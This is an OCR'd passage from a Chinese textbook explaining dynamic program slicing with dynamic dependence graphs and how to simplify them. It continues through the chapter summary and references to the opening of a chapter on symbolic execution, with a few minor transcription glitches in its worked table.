


图 4-22 代码片段 7 的动态依赖图

基于 DDG 的动态切片计算比较简单,只需要从切片准则对应的节点开始遍历动态依赖图,将所有可达到的节点都添加到切片中。例如,针对代码片段 7,当 N 值为 3,X 值为 −4、3 和 −2 的条件下,针对切片准则 $<9,\{z\}, I_0>$ 的动态切片为{1,2,3,4,5,6,8,9,10},如图 4-23 中灰色节点所示。

从动态依赖图的构造方法可知,DDG 的规模(节点数量)不像程序依赖图那样与程序




图 4-23 代码片段 7 的动态切片示例

规模相关,其节点数量与执行历史中的语句数量相同,而执行历史的长度与程序运行时的具体输入有关。依据动态依赖图进行节点遍历得到的切片是程序节点的一个子集,而由于程序规模限制,切片的规模不会很大,对于规模很大的动态依赖图,切片只是其中很小一部分。例如,针对代码片段 7,如果 $N=10\ 000$,那么动态依赖图的节点数量将超过 70 000 个,但是最终获得的动态切片的节点数量不会超过 10 个。因此,动态依赖图的化简是一个很重要的问题。

执行历史的长度没有限制(可能是无限大),动态依赖图的大小也因而没有上界,但是每个程序可能的动态切片受限于程序规模,其数量一定是有限的,因此执行历史中必然有一些节点的动态切片相同,应当能够合并动态切片相同的节点,对动态依赖图进行化简。下面介绍一种方法,它可以在不知道各个节点动态切片的情况下对动态依赖图进行化简。

动态切片无法直接计算,但是执行历史中每个节点的直接数据依赖和直接控制依赖的节点比较容易得到,称一个节点 v 直接数据依赖的节点集合为 D,其直接控制依赖的节点集合为 C。如果两个节点 u 和 v 的直接数据依赖节点集合和直接控制依赖节点集合的并集相同,那么这两个节点在后续通过图遍历计算得到的切片是相同的。即如果有 $D_u \cup C_u = D_v \cup C_v$,则 $\text{Slice}(u)=\text{Slice}(v)$,因此可以将这两个节点 u 和 v 合并。

构造简化的依赖图同样是依次遍历执行历史中每个节点。假设当前执行历史中的节点为 v。如果当前依赖图为空,则创建节点 v,如果依赖图不为空,则查询当前依赖图,查看是否有节点 u,使得 $D_u \cup C_u = D_v \cup C_v$。如果存在,则不创建新节点,并将节点 v 编号添加到节点 u 中(如果 u 和 v 的编号相同,则不重复添加);如果不存在,则创建一个新节点,节点编号为 v 的编号,同时从新节点引出依赖边,指向 $D_v \cup C_v$ 中的所有节点。

在上述构造过程中,需要时刻掌握当前图中各个节点的 D 和 C,因此需要动态维护 3 个数据结构,即 DefineNode 表、ControlNode 表以及 ReachableStmts 表。DefinedNode 表将某个变量与当前图中最后一次定义该变量的节点编号关联起来。ControlNode 表将某个控制谓词条件与其在图中最近一次出现的节点关联起来。ReachableStmts 表将图中每个存在节点与其可到达的所有节点的集合关联起来。例如,针对代码片段 7,如果执行历史为$<1,2,3^1,4^1,5^1,6^1,8^1,9^1,10^1,3^2,4^2,5^2,7^1,8^2,9^2,10^2,3^3,4^3,5^2,6^2,8^3,9^3,10^3,$

3^4>,则以表 4-5 展示了进行节点遍历时这 3 个数据结构的变化过程,其中 DefineNode 简写为 D,ControlNode 简写为 C,ReachableStmts 简写为 R。

表 4-5 节点遍历

序号	*D*	*C*	*R*	新节点	新建边
1	N→1		1→1	1	
2	I→2		2→2	2	
3^1		3→3	3→1,2,3	3	3→1 3→2
4^1	X→4_1		4_1→1,2,3,4_1	4_1	4_1→3
5^1		5→5_1	5_1→1,2,3,4_1,5_1	5_1	5_1→3 5_1→4_1
6^1	Y→6_1		6_1→1,2,3,4_1,5_1,6_1	6_1	6_1→ 5_1
8^1	Z→8_1		8_1→1,2,3,4_1,5_1,6_1,8_1	8_1	8_1→3,6_1
9^1			9_1→1,2,3,4_1,5_1,6_1,8_1,9_1	9_1	9_1→3,8_1
10^1	I→10		10→1,2,3	10	10→1,2,3
3^2	I→(10,3)	3→(10,3)		10 替换为 (10,3)	
4^2	X→4_2		4_2→1,2,3,4_2,(10,3)	4_2	4_2→(10,3)
5^2		5→5_2	5_2→1,2,3,(10,3),4_2,5_2	5_2	5_2→4_2 5_2→(10,3)
7	Y→7		7→1,2,3,(10,3),4_2,5_2,7	7	7→5_2 7→4_2
8^2	Z→8_2		8_2→1,2,3,(10,3),4_2,5_2,7,8_2	8_2	8_2→7 8_2→(10,3)
9^2			9_2→1,2,3,(10,3),4_2,5_2,7,8_2	9_2	9_2→8_2 9_2→(10,3)
10^2	I→(10,3)				
3^3					
4^3					
5^2					
6^2			6_2→1,2,3,(10,3),4_2,5_2,6_2	6_2	6_2→4_2 6_2→5_2
8^3	Z→8_3		8_3→1,2,3,(10,3),4_2,5_2,6_2,8_3	8_3	8_3→6_2 8_3→(10,3)
9^3			9_3→1,2,3,(10,3),4_2,5_2,6_2,8_3,9_3	9_3	9_3→8_3 9_3→(10,3)
10^3	I→(10,3)				
3^4					

另外,上述方法存在一个问题,即针对循环依赖仍然会产生大量互相依赖的重复节点。例如,针对代码片段7,节点3与节点10之间存在循环依赖,按照上述方法将不断产生节点3和10的重复节点,如图4-24所示。




图 4-24　节点 3 和 10 的循环依赖

要解决该问题,需要进一步查看当前要添加节点的可达节点集合是否是其某个直接后继节点 v 的可达节点集合的子集,如果是,则将不添加该节点,将其加入节点 v 中。针对第二次循环时的节点3,若添加该节点,则其可达节点集合为{1,3,10},其直接后继节点集合为{1,10},其中节点1的可达节点集合为{1},而10的可达节点集合为{1,2,3,10},如图4-25所示。可见节点3的可达节点集合是节点10的可达节点集合的子集,因此不创建新节点3,而将节点3添加到节点10中,如图4-26所示。




图 4-25　新建节点 3




图 4-26　节点 3 和节点 10 合并

针对代码片段7获取的动态依赖图如图4-27所示。基于动态依赖图进行切片计算不需要进行图遍历,只需要查找切片准则对应的语句,然后在该语句执行时的

DefineNode 表中查找切片准则中变量对应的节点，该节点在 ReachableStmts 表中对应的条目就是所需要的切片。例如，针对图 4-21 中的代码片段，要针对切片准则 $<9_3,\{z\}>$ 计算切片，只需要在中查找 z 的最后一次定义，如表 4-5 中的序号为 8_3 的行所示，是节点 8_3，其在 ReachableStmts 表中的可达节点集合是 $\{1,2,3,4_2,5_2,6_2,8_3,(10,3)\}$，切片为 $\{1,2,3,4,5,6,8,10\}$。




图 4-27 代码片段 7 的简化动态依赖图

4.5 小 结

程序切片作为一种常用的程序分析和理解方法，经过长期发展，不仅在软件调试、软件维护、软件测试等领域取得了成功应用，而且在软件逆向分析、软件漏洞成因分析等领域发挥了不可替代的作用。

程序切片按照常见的主要分类方式，即切片过程是否考虑程序的具体输入，可以划分为静态切片和动态切片。本章结合具体代码示例针对这两种切片方法进行了详细介绍，其中静态切片主要有基于数据流方程求解的切片方法和基于图可达性遍历的切片方法，本书推荐基于图可达性遍历的方法，该方法易于实现和理解，且能够方便地扩展并支持包含过程甚至面向对象语言所编写程序的切片。关于动态切片不考虑程序的全部代码，而是从程序基于特定具体输入所执行的指令中提取切片，因此针对性更强，准确度高于静态切片。关于动态切片主要介绍了基于程序依赖图和基于动态依赖图的切片方法，其中动态依赖图基于程序执行历史进行切片，相比于其他方法能够获得更高的准确性。

第 7 章也会涉及控制流和数据流等程序分析方法，理论上该方法可视作一种动态前向切片，但由于污点传播方法更多应用于软件安全分析，会面临着不完全相同的问题和挑战，因此单独开辟一章进行讲解，读者可以将这两章进行比较阅读，以加深对于程序分析方法的理解。

参 考 文 献

[1] Weiser Mark. Program Slicing. Proceedings of the 5th International Conference on Software Engineering. San Diego: IEEE Press. 1981: 439-449.

[2] Weiser Mark. Program Slicing. IEEE Trans Softw Eng,1984,10(4):352-357.

[3] 李必信. 程序切片技术及其应用 [M]. 北京：科学出版社，2006.

[4] Ottenstein Karl J., Ottenstein Linda M. The Program Dependence Graph in a Software Development Environment. Proceedings of the First ACM SIGSOFT/SIGPLAN Software Engineering Symposium on Practical Software Development Environments. ACM. 1984: 177-184.

[5] Horwitz S., Reps T., Binkley D. Interprocedural Slicing Using Dependence Graphs. Proceedings of the ACM SIGPLAN 1988 Conference on Programming Language Design and Implementation. Atlanta, Georgia, USA; ACM. 1988: 35-46.

[6] Korel B., Laski J. Dynamic Program Slicing. Inf Process Lett,1988,29(3):155-163.

[7] Agrawal Hiralal, Horgan Joseph R. Dynamic Program Slicing. SIGPLAN,1990,25(6):246-256.

[8] Larsen Loren, Harrold Mary Jean. Slicing Object-oriented Software. Proceedings of the 18th International Conference on Software Engineering. Berlin, Germany; IEEE Computer Society. 1996: 495-505.

[9] Lyle James, Weiser Mark. Automatic Program Bug Location by Program Slicing; In: Proc. of the 2nd International Conference on Computers and Applications, F, 1987 [C]. IEEE Computer Society Press, Los Alamitos, California, USA.

[10] Jackson Daniel, Rollins Eugene J. A New Model of Program Dependences for Reverse Engineering. Proceedings of the 2nd ACM SIGSOFT Symposium on Foundations of Software Engineering. New Orleans, Louisiana, USA; ACM. 1994: 2-10.

[11] Agrawal Hiralal, Demillo Richard A., Spafford Eugene H. Debugging with Dynamic Slicing and Backtracking. Softw Pract Exper,1993,23(6):589-616.

[12] Gallagher Keith Brian, Lyle James R. Using Program Slicing in Software Maintenance. IEEE Trans Softw Eng,1991,17(8):751-761.

[13] Arnold Robert S., Bohner Shawn A. Impact Analysis—Towards a Framework for Comparison. Proceedings of the Conference on Software Maintenance. IEEE Computer Society. 1993: 292-301.

[14] Gallagher K. B., Lyle J. R. Software Safety and Program Slicing; In: Proc. of the Computer Assurance, 1993 COMPASS'93, Practical Paths to Assurance Proceedings of the Eighth Annual Conference on, F 14-17 Jun 1993, 1993 [C].

第5章 符号执行

符号执行技术在1976年由Jame C. King提出[1]。20世纪70年代,关于软件正确性测试的研究工作都基于一个原则:选择合适的测试用例对程序运行状态进行测试,如果对于提供的输入都能产生正常的结果输出,则认为程序是可靠的。其中的方法可分为两大类。一类是以模糊测试为代表的随机性测试,虽然模糊测试等随机测试方法至今仍活跃在软件安全测试的一线,但其具有的盲目性和随机性使其无法提供完整可靠的测试结果。另一类是以模型检测为代表的形式化证明方法,通过归纳法来证明程序是否具有期望的性质,证明过程的复杂性使其在面对大规模程序的时候几乎不可用。正是在这样的背景下,James C. King提出了符号执行方法,可以将其看成是上述两类传统方法的折中。King希望在无法获取程序特性说明等信息的情况下,仍旧能够对其进行快速全面的自动化安全性检测。本章将对符号执行的基本方法进行介绍。

5.1 符号执行基本模型


5.1.1 基本思想

符号执行的基本思想是:使用符号变量代替具体值作为程序或函数的参数,并模拟执行程序中的指令,各指令的操作都基于符号变量进行,其中操作数的值由符号和常量组成的表达式来表示。

